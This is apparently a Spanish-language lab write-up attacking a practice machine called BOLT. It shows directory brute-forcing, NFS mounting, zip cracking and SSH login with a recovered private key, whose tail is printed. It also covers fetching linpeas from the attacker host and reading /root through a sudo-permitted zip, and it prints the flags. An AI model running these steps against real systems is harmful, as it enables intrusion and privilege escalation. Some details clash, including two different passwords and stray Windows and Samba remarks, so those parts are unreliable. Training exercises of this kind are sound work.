gdhLfAhm2gZMQz0e1cXWhKmtEQUntPdPAYfOTZcUtcs/pKNEjNTz5YnhQqnDbAh5x46UgZ
q4xpWBvdz0v8qwF6LXLDPBEct4T0g=
-----END OPENSSH PRIVATE KEY-----

```

```

(kali@kali)-[/home/kali/Documents/BOLT]
# su kali
(kali@kali)-[~/Documents/BOLT]
$ gobuster dir -u http://192.168.189.141:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6 (Size: 323)
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.189.141:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/dev (Status: 301) [Size: 323] [--> http://192.168.189.141:8080/dev/]
/server-status (Status: 403) [Size: 282]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====
(kali@kali)-[~/Documents/BOLT]
$

```



```

(kali@kali)-[~/Documents/BOLT]
$ searchsploit boltwire
=====
Exploit Title | Path
=====
BoltWire 3.4.16 - 'index.php' Multiple Cross-Site Scri | php/webapps/36552.txt
BoltWire 6.03 - Local File Inclusion | php/webapps/48411.txt
=====
Shellcodes: No Results
(kali@kali)-[~/Documents/BOLT]
$

```

empezamos la explotacion al darnos cuenta que podemos montar un NFS y ver que posibles archivos tenemos dentro, encontramos un archivo con la palabra "bandera1" pero con una contrasena la cual con la ayuda de fcrackzip podemos explotarla y descomprimir el .zip, chequeamos y vemos la bandera uno con su contenido! haciendo falta 2 banderas mas; aparte encontramos una clave privada, y posterior analizamos el puerto 8080 para que que mas podemos encontrar, nos damos cuenta que es un BOLTWIRE y procedemos hacer un escaneo con searchsploit a ver con que exploit nos topamos para poder vulnerar el sitio web.

#### 4. Escalación de privilegios

# BoltWire


## Register

Your member account has been successfully created and you are logged in.

## Welcome

Thank you for using BoltWire!

You are currently logged in as **Jack**





```

/.gitignore
/public
/src
/app
/vendor
/extensions
/server-status
Progress: 220560 / 220560
11. 192.168.189.141:8080
/dev
/server-status
Progress: 220560 / 220560
12. database:
driver: sqlite
databasename: bolt
username: bolt
password: I_love_java
13. PASSWORD FOUND!!!!: pw = java
14. jp
15. jeanpaul

```

```

(kali@kali)-[~/Documents/BOLT]
$ ssh -l jeanpaul 192.168.189.141 -i id_rsa
The authenticity of host '192.168.189.141 (192.168.189.141)' can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvvY0+B19v9tKZ+FdH9J0ewJJKnKy2B0tW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.189.141' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$

```

```

(kali@kali)-[~/Documents/Scripts]
$ ls
enumerarpuertos.sh.save  linpeas.sh  Systemid.sh  winPEASany.exe

(kali@kali)-[~/Documents/Scripts]
$ pushd /home/kali/Documents/Scripts
~/Documents/Scripts ~/Documents/Scripts

(kali@kali)-[~/Documents/Scripts]
$ python3 -m http.server 8085
Serving HTTP on 0.0.0.0 port 8085 (http://0.0.0.0:8085/) ...

```

## Directory listing for /

- [enumerarpuertos.sh.save](#)
- [linpeas.sh](#)
- [Systemid.sh](#)
- [winPEASany.exe](#)

```

jeanpaul@dev:~$ wget http://192.168.189.142:8085/linpeas.sh
--2023-10-04 21:56:19-- http://192.168.189.142:8085/linpeas.sh
Connecting to 192.168.189.142:8085... connected.
HTTP request sent, awaiting response... 200 OK
Length: 848400 (829K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 828.52K  --.-KB/s   in 0.06s

2023-10-04 21:56:19 (14.4 MB/s) - 'linpeas.sh' saved [848400/848400]

jeanpaul@dev:~$ chmod +x linpeas.sh
jeanpaul@dev:~$ ./linpeas.sh |tee log.txt

```



```

User jeanpaul may run the following commands on dev:
(root) NOPASSWD: /usr/bin/zip

jeanpaul@dev:~$ sudo /usr/bin/zip -r root.zip /root
  adding: root/ (stored 0%)
  adding: root/.mysql_history (stored 0%)
  adding: root/.config/ (stored 0%)
  adding: root/.config/composer/ (stored 0%)
  adding: root/.config/composer/keys.tags.pub (deflated 21%)
  adding: root/.config/composer/keys.dev.pub (deflated 21%)
  adding: root/.wget-hsts (deflated 33%)
  adding: root/.bash_history (deflated 8%)
  adding: root/bandera3.txt (stored 0%)
  adding: root/.profile (deflated 20%)
  adding: root/.bashrc (deflated 40%)
  adding: root/.local/ (stored 0%)
  adding: root/.local/share/ (stored 0%)
  adding: root/.local/share/nano/ (stored 0%)
  adding: root/.local/share/nano/search_history (stored 0%)
jeanpaul@dev:~$ ls -l
total 972
-rw-r--r-- 1 root    root      34 May 16  2022 bandera2.txt
-rwxr-xr-x 1 jeanpaul jeanpaul 848400 Sep 20 17:55 linpeas.sh
-rw-r--r-- 1 jeanpaul jeanpaul 129914 Oct  4 21:57 log.txt
-rw-r--r-- 1 root    root      4533 Oct  4 22:02 root.zip
jeanpaul@dev:~$

jeanpaul@dev:~$ unzip root.zip
Archive: root.zip
  creating: root/
  extracting: root/.mysql_history
  creating: root/.config/
  creating: root/.config/composer/
  inflating: root/.config/composer/keys.tags.pub
  inflating: root/.config/composer/keys.dev.pub
  inflating: root/.wget-hsts
  inflating: root/.bash_history
  extracting: root/bandera3.txt
  inflating: root/.profile
  inflating: root/.bashrc
  creating: root/.local/
  creating: root/.local/share/
  creating: root/.local/share/nano/
  extracting: root/.local/share/nano/search_history
jeanpaul@dev:~$ cd root
jeanpaul@dev:~/root$

jeanpaul@dev:~/root$ ls
bandera3.txt
jeanpaul@dev:~/root$ cat bandera3.txt
3c14d6f8ee4c66f8c4d9569b3101605a
jeanpaul@dev:~/root$

```

vemos que tenemos un exploit pero nos pide al menos ser logueados con cualquier cuenta, pero si o si debemos loguearnos, después de intentar con todos los usuarios y contraseñas encontradas, sin algún resultado satisfactorio, vemos que en el puerto 8080 podemos crear un usuario y loguearnos, y tenemos la entrada para poder hacer un exploit y escalar privilegios. encontramos dentro de la página un usuario de nombre 'jeanpaul' el cual tiene privilegios root solo en una carpeta, con la contraseña anteriormente encontrada probamos el escalar privilegios y al fin damos que la contraseña encontrada era de jeanpaul, utilizando la herramienta ssh para acceder como el usuario jeanpaul y su contraseña, al dar un ls vemos la bandera2 ya solo faltaría encontrar la última pero solo se puede buscar y encontrar como usuario root, procedemos a ejecutar un script para dar líneas el cual nos ayuda a dar toda la información necesaria para el usuario jeanpaul, encontramos que puede ser root en una carpeta "/usr/bin/zip" procedemos a hacer un zip con la información root, para posterior descomprimir y ver que podemos hacer como root, nos encontramos con un archivo que al ejecutarlo nos da privilegios de root y encontramos la última bandera "bandera3"

## 5. Banderas

```
(root@kali)-[/home/kali/Documents/BOLT] 21K
# unzip save.zip
Archive: save.zip
[save.zip] bandera1.txt password:0-19 12:51 -
extracting: bandera1.txt 21-06-01 10:12 672
inflating: id_rsa 21-06-01 10:12 8.3K
inflating: todo.txt 21-06-01 10:12 3.4K
status: 301) [Size: 323] 21-06-01 10:12 3.4K
(root@kali)-[/home/kali/Documents/BOLT] 793
# cat bandera1.txt
aa7153d8889e1efd2bd57dab46e528e5
Server at 192.168.189.141 Port 80
(root@kali)-[/home/kali/Documents/BOLT]
#
```

```
jeanpaul@dev: ~
jeanpaul@dev:~$ ls
bandera2.txt
jeanpaul@dev:~$ cat bandera2.txt
2d1b15dceeaf04a2a6314135f845dee77
jeanpaul@dev:~$
```

```
jeanpaul@dev:~/root$ ls
bandera3.txt
jeanpaul@dev:~/root$ cat bandera3.txt
3c14d6f8ee4c66f8c4d9569b3101605a
jeanpaul@dev:~/root$
```

<b>Bandera 1</b> (root@kali)- [/home/kali/Documents/BOLT] # cat bandera1.txt	aa7153d8889e1efd2bd57dab46e528e5	
<b>Bandera 2</b> jeanpaul@dev:~\$ ls bandera2.txt	2d1b15dceeaf04a2a6314135f845dee77	
<b>Bandera 3</b> jeanpaul@dev:~/root\$ ls bandera3.txt	3c14d6f8ee4c66f8c4d9569b3101605a	


## 6. Herramientas utilizadas

Dejo registro de todo lo usado y encontrado (**datos importantes**) que me ayudaron a explotar la **maquina BOLT** y tener control y acceso total!

```

BOLT

1. 192.168.189.128      Kali
2. 192.168.189.141      00:0c:29:31:74:7f/BOLT
3.Resultado: Linux/Unix - TTL: 64
4. PORT  22,80,111,2049,8080,40203,43075,50089,58743
5. 22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2
(protocol 2.0)
6. 80/tcp  open  http      Apache httpd 2.4.38 ((Debian))
7. 111/tcp  open  rpcbind   2-4 (RPC #100000)
8. 2049/tcp open  nfs       3-4 (RPC #100003)
9. 8080/tcp open  http      Apache httpd 2.4.38 ((Debian))
10. 192.168.189.141
    /.gitignore
    /public      (Status: 301) [Size: 319]
    /src         (Status: 301) [Size: 316]
    /app         (Status: 301) [Size: 316]
    /vendor      (Status: 301) [Size: 319]
    /extensions  (Status: 301) [Size: 323]
    /server-status (Status: 403) [Size: 280]
    Progress: 220560 / 220561 (100.00%)
11. 192.168.189.141:8080
    /dev         (Status: 301) [Size: 323]
    /server-status (Status: 403) [Size: 282]
    Progress: 220560 / 220561 (100.00%)
12. database:
    driver: sqlite
    databasename: bolt
    username: bolt
    password: I_love_java
13. PASSWORD FOUND!!!!: pw = java101
14. jp
15. jeanpaul
16. (root) NOPASSWD: /usr/bin/zip
17. User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
  
```




The image shows a screenshot of a text editor window. The title bar at the top reads 'Herramientas BOLT.txt' with a subtitle '~/.Documents/BOLT'. Below the title bar, there are two tabs: 'Herramientas BOLT.txt' and 'BOLT.txt'. The main content area of the editor displays the following text:

```
Herramientas BOLT

1. ifconfig
2. arp-scan -l
3. nmap
4. xsltproc
5. whatweb
6. gobuster
7. mount
8. tree
9. 7z
10. unzip
11. fcrackzip
12. sqlmap
13. searchsploit
14. python3
15.wget
```

## 7. Extra opcional



```
(kali@kali)-[~/Documents/Scripts]
$ cat Systemid.sh
#!/bin/bash

read -p "Ingresa la dirección IP: " ip_address


result=$(ping -c 1 "$ip_address" | grep -oE "ttl=[0-9]{2,3}")

if [ -n "$result" ]; then
    ttl_value=$(echo "$result" | cut -d '=' -f2)

    case "$ttl_value" in
        64)
            os="Linux/Unix"
            ;;
        128)
            os="Windows"
            ;;
        254)
            os="Solaris/AIX"
            ;;
        *)
            os="Desconocido"
            ;;
    esac

    echo "Resultado: $os - TTL: $ttl_value"
else
    echo "No se encontró ningún resultado para la dirección IP $ip_address"
fi

(kali@kali)-[~/Documents/Scripts]
$
```



E creado un Script para ver cuál es el (posible) sistema operativo de una dirección IP, en la primer imagen podemos ver el Script como fue diseñado para que al ejecutarlo nos pida la dirección ip al cual le va hacer un PING, para posterior mande un ttl= y depende el numero nos de un “nombre del sistema”, al revisar la pagina hacktricks noto que tenemos 3 herramientas para poder hacer la explotación con los permisos que tenemos del usuario BUTLER, los cuales los nombro a continuación:

Juici-potato

RogueWinRM

SweetPotato

## 8. Conclusiones y Recomendaciones

### Conclusiones:

- ✓ Hemos tenido éxito en la explotación de la máquina objetivo, logrando acceso como root
- ✓ La identificación de la vulnerabilidad se basó en la mala seguridad de una pagina web, y por dejar cosas “default” por eso es importante personalizar absolutamente todo por motivos de seguridad
- ✓ Permisos de ADMINISTRADOR mal configurados el cual nos ayudo a hacer una escalación de privilegios y ver archivos que solo el Administrador tenia acceso
- ✓ Crear usuarios random sin tener en cuenta las consecuencias

### Recomendaciones:

- Recomendamos llevar a cabo una notificación responsable de la vulnerabilidad al propietario de la pagina web, a fin que puedan tomar medidas inmediatas para remediarla.
- Importante mantener el sistema actualizado y personalizado a un 100%, para poder no dejar de una u otra forma el ingreso de personas de la manera mas fácil posible como el nombre universal de admin
- Es imperativo aplicar los parches de seguridad y actualizaciones necesarios en el sistema para corregir la vulnerabilidad de Samba, con el objetivo de prevenir futuros ataques similares.
- Asegúrese de haber revocado todos los accesos no autorizados y cuentas creadas durante el trabajo de prueba de penetración.
- Si es relevante, se deben realizar análisis post-explotación para evaluar el alcance de los daños y las posibles brechas de seguridad adicionales.
- Es fundamental enfatizar la importancia de realizar pruebas de penetración de manera ética y dentro de un marco legal, y siempre con el consentimiento del propietario del sistema.